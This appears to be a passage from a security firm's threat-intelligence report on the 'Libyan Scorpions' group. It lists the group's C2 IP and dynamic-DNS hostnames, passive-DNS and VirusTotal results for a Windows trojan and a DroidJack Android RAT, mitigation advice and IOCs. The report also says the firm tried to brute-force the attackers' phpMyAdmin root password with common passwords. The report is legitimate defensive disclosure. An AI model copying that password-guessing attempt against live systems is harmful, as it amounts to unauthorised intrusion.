
The Libyan Scorpions threat actors use a **Dell laptop** and have Skype installed and are setting behind a NAT and their internal IP address is **192.168.1.16**



Apache Environment

Variable	Value
HTTP_HOST	winmeif.myq-see.com
HTTP_USER_AGENT	Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
HTTP_ACCEPT_LANGUAGE	en-US,en;q=0.5
HTTP_ACCEPT_ENCODING	gzip, deflate
HTTP_COOKIE	_ga=GA1.2.1819131665.1470568742
HTTP_CONNECTION	keep-alive
PATH	C:\ProgramData\Oracle\Java\javapath;C:\PROGRAM FILES\DELL\DW WLAN CARD;C:\Windows\SYSTEM32;C:\Windows;C:\Windows\SYSTEM32\WBEM;C:\Windows\SYSTEM32\WINDOWSPOWERSHELL\V1.0\;C:\PROGRAM FILES (X86)\SKYPE\PHONE\;
SystemRoot	C:\Windows
COMSPEC	C:\Windows\system32\cmd.exe
PATHEXT	.COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
WINDIR	C:\Windows
SERVER_SIGNATURE	*no value*
SERVER_SOFTWARE	Apache/2.4.18 (Win32) OpenSSL/1.0.2e PHP/5.6.18
SERVER_NAME	winmeif.myq-see.com
SERVER_ADDR	192.168.1.16
SERVER_PORT	80
REMOTE_ADDR	31.203.118.54
DOCUMENT_ROOT	C:/AppServ/www
REQUEST_SCHEME	http
CONTEXT_PREFIX	*no value*
CONTEXT_DOCUMENT_ROOT	C:/AppServ/www
SERVER_ADMIN	admin@example.com
SCRIPT_FILENAME	C:/AppServ/www/phpinfo.php
REMOTE_PORT	36760
GATEWAY_INTERFACE	CGI/1.1
SERVER_PROTOCOL	HTTP/1.1
REQUEST_METHOD	GET

The attackers also have a PhpMyAdmin script installed in their machine:




Welcome to phpMyAdmin

Language: English

Username: root

Password:

Cyberkov Security Incident Response Team (CSIRT) tried to brute force the password of the database using the top most common 100 passwords. Unfortunately, the attempt failed.



Welcome to phpMyAdmin

#1045 - Access denied for user 'root'@'localhost' (using password: YES)

Language: English

Username: root


Password:

Threat Actors Infrastructure

Going back to the IP address of the attackers (41.208.110.46), it is very important to discover the attackers infrastructure that maybe used to launch wider attacks using multiple RATs on multiple platforms.

By using Threat Intelligence Platforms and Feeds such as PassiveTotal, Cyberkov was able to discover more activities and campaigns run by Libyan Scorpions.

The following Heatmap shows that the IP address (41.208.110.46) has been used to launch attacks since 9/9/2015 until the time of writing this report using 5 different hostnames and multiple malicious malwares.



PassiveTotal | Infrastru

www.passivetotal.org PassiveTotal | Infrastructure Results for 41.208.110.46

41.208.110.46

ATTRIBUTES

First Seen	2015-09-09 14:44:25
Last Seen	2016-08-12 22:04:25
Resolutions	15
Network	41.208.64.0/18
AS	21003 (GPTC-AS)
Country	LY
Ever Compromised?	true false
Sinkhole	true false
Classify	malicious suspicious non-malicious unknown


Select a date or dates *(shift-click)* on the Heatmap to filter results.

☐ Resolve	First	Last	Source	Tags

The following table summarizes the list of hostnames used by the attacker(s):

Hostname	First Seen	Last Seen
Samsung.ddns.me	26-04-2016	08-09-2016
Wininit.myq-see.com	24-05-2016	22-08-2016
Winmeif.myq-see.com	07-08-2016	22-08-2016
Collge.myq-see.com	09-09-2015	22-08-2016
Sara2011.no-ip.biz	08-10-2015	08-10-2015


All of the hostnames point to the same C2 IP address used by the attackers (but sara2011.no-ip.biz):


root@Cyberkov: ~/voicemessage — Konsole
File Edit View Bookmarks Settings Help
bin : java
bin : java
voicemessage : bash
sinkhole : bash
sf_shared : bash

```
root@Cyberkov:~/voicemessage/sinkhole# vim ^C
root@Cyberkov:~/voicemessage/sinkhole# cd ..
root@Cyberkov:~/voicemessage# ls
code  dex  gradle-project  sinkhole  Voice Massege  Voice Massege.apk
root@Cyberkov:~/voicemessage# vim hostnames
root@Cyberkov:~/voicemessage# cat hostnames
samsung.ddns.me
wininit.myq-see.com
winmeif.myq-see.com
collge.myq-see.com
sara2011.no-ip.biz
root@Cyberkov:~/voicemessage# cat hostnames | xargs -I {} host {}
samsung.ddns.me has address 41.208.110.46
wininit.myq-see.com has address 41.208.110.46
winmeif.myq-see.com has address 41.208.110.46
collge.myq-see.com has address 41.208.110.46
Host sara2011.no-ip.biz not found: 3(NXDOMAIN)
root@Cyberkov:~/voicemessage# 
```

Also, using PassiveTotal, the C2 is connected to 2 more malwares used by the attackers having the following hashes (MD5):

- 1738ecf69b8303934bb10170bcef8926
- 93ebc337c5fe4794d33df155986a284d




41.208.110.46

ATTRIBUTES	
First Seen	2015-09-09 14:44:25
Last Seen	2016-08-12 22:04:25
Resolutions	15
Network	41.208.64.0/18
AS	21003 (GPTC-AS)
Country	LY

Source	Sample
Emerging Threats (Proofpoint)	1c8a1aa75d514d9b1c7118458e0b8a14
Emerging Threats (Proofpoint)	1738ecf69b8303934bb10170bcef8926
Emerging Threats (Proofpoint)	93ebc337c5fe4794d33df155986a284d

The first hash in the above picture is for the malware “Voice Massege.apk” which we have analyzed already.

The second hash (1738ecf69b8303934bb10170bcef8926) is named **(Benghazi.exe)** and have detection rate of 21 out of 56 (37.5%) and has been uploaded first time to VirusTotal on 23-04-2016.



virustotal

SHA256: 9d8e5ccd4cf543b4b41e4c6a1caae1409076a26ee74c61c148dffd3ce87d7787


File name: benghazi.exe

Detection ratio: 21 / 56

Analysis date: 2016-04-23 20:33:29 UTC (3 months, 3 weeks ago)

Antivirus	Result	Update
ALYac	Gen:Variant.Jaik.11048	20160423
Ad-Aware	Gen:Variant.Jaik.11048	20160423
Arcabit	Trojan.Jaik.D2B28	20160423
Avast	Win32:Malware-gen	20160423
Baidu	Win32.Trojan.WisdomEyes.151026.9950.9999	20160422
BitDefender	Gen:Variant.Jaik.11048	20160423
Cyren	W32/VB.NN.gen!Eldorado	20160423
ESET-NOD32	a variant of Win32/Injector.CWTY	20160423
Emsisoft	Gen:Variant.Jaik.11048 (B)	20160423

Notice that this malware targets Windows machines and not Android smartphones. It is compiled on 15-04-2016 and is coded in Visual Basic.



The file being studied is a Portable Executable file! More specifically, it is a Win32 EXE file for the Windows GUI subsystem.

FileVersionInfo properties

Product	Pennell0
Original name	Clevernes.exe
Internal name	Clevernes
File version	1.00
Description	Phrenics0

PE header basic information

Target machine	Intel 386 or later processors and compatible processors
Compilation timestamp	2016-04-15 15:12:20
Entry Point	0x0000120C
Number of sections	3


PE sections

Name	Virtual address	Virtual size	Raw size	Entropy	MD5
.text	4096	139468	143360	7.55	d2640b9fc9dd9ca68c49b0e57fa7fda4
.data	147456	4624	4096	0.00	620f0b67a91f7f74151bc5be745b7110
.rsrc	155648	2320	4096	1.96	560732c75facdcf6aad8f86ede6a49ae

PE imports

[+] MSVBVM60.DLL

The third hash **(93ebc337c5fe4794d33df155986a284d)** is a DroidJack, a malicious attacking platform, targeting android smartphones.



SHA256: 4e656834a93ce9c3df40fe9a3ee1efcccc728e7ea997dc2526b216b8fd21cbf6


File name: VPN.apk

Detection ratio: 22 / 56

Analysis date: 2016-04-24 21:32:40 UTC (3 months, 2 weeks ago)

Antivirus	Result	Update
AVG	Android/Deng.TIN	20160424
Ad-Aware	Android.Trojan.AndroRAT.E	20160424
AhnLab-V3	Android-Trojan/Sandrorat.128f8	20160424
Alibaba	A.W.Rog.EvilCert.A24	20160424
Arcabit	Android.Trojan.AndroRAT.E	20160424
Avast	Android:DroidJack-A [Trj]	20160424
Avira (no cloud)	ANDROID/Spy.Kasandra.E.Gen	20160424
BitDefender	Android.Trojan.AndroRAT.E	20160424
CAT-QuickHeal	Android.Sandr.A	20160423
Cyren	AndroidOS/Sandr.A.gen!Eldorado	20160424

Also, the name of activities and services contains **net.droidjack.server** name which makes us sure it is **DroidJack** malware.



Activities

net.droidjack.server.MainActivity
net.droidjack.server.CamSnapDJ
net.droidjack.server.VideoCapDJ
net.droidjack.server.CamSnapDJ
net.droidjack.server.VideoCapDJ

Services

net.droidjack.server.Controller
net.droidjack.server.GPSLocation
net.droidjack.server.Toaster
net.droidjack.server.Controller
net.droidjack.server.GPSLocation
net.droidjack.server.Toaster

To Be Continued…

Cyberkov will continue investigating Libyan Scorpions hacking group operating in Libya and will update this report with a follow-up reports regarding any future cyber activities.

Mitigating Libyan Scorpions Attacks on Android

Cyberkov recommends the following points in order to protect the victims from such malwares:

- Update your Android operating system regularly
- Install DrWeb Security Space for Android (A leading Russian AntiVirus Company)
- Use of DrWeb Telegram Bot (DrWebBot) to scan links and files shared on Telegram chats or groups
- Install Zemana Mobile AntiVirus (A leading Turkish AntiMalware and AntiFraud Company)
- Never install applications from unknown sources
- Use Telegram with Secret Chat feature only
- Always verify with your partners when sending and receiving files

Indicators of Compromise (IOCs)

The following table summarizes the list of indicators to detect the malware:

Type	Indicator
Sha256	9d8e5ccd4cf543b4b41e4c6a1caae1409076a26ee74c61c148dffd3ce87d7787
Sha256	4e656834a93ce9c3df40fe9a3ee1efcccc728e7ea997dc2526b216b8fd21cbf6
Sha256	e66d795d0c832ad16381d433a13a2cb57ab097d90e9c73a1178a95132b1c0f70
Md5	1738ecf69b8303934bb10170bcef8926
Md5	93ebc337c5fe4794d33df155986a284d
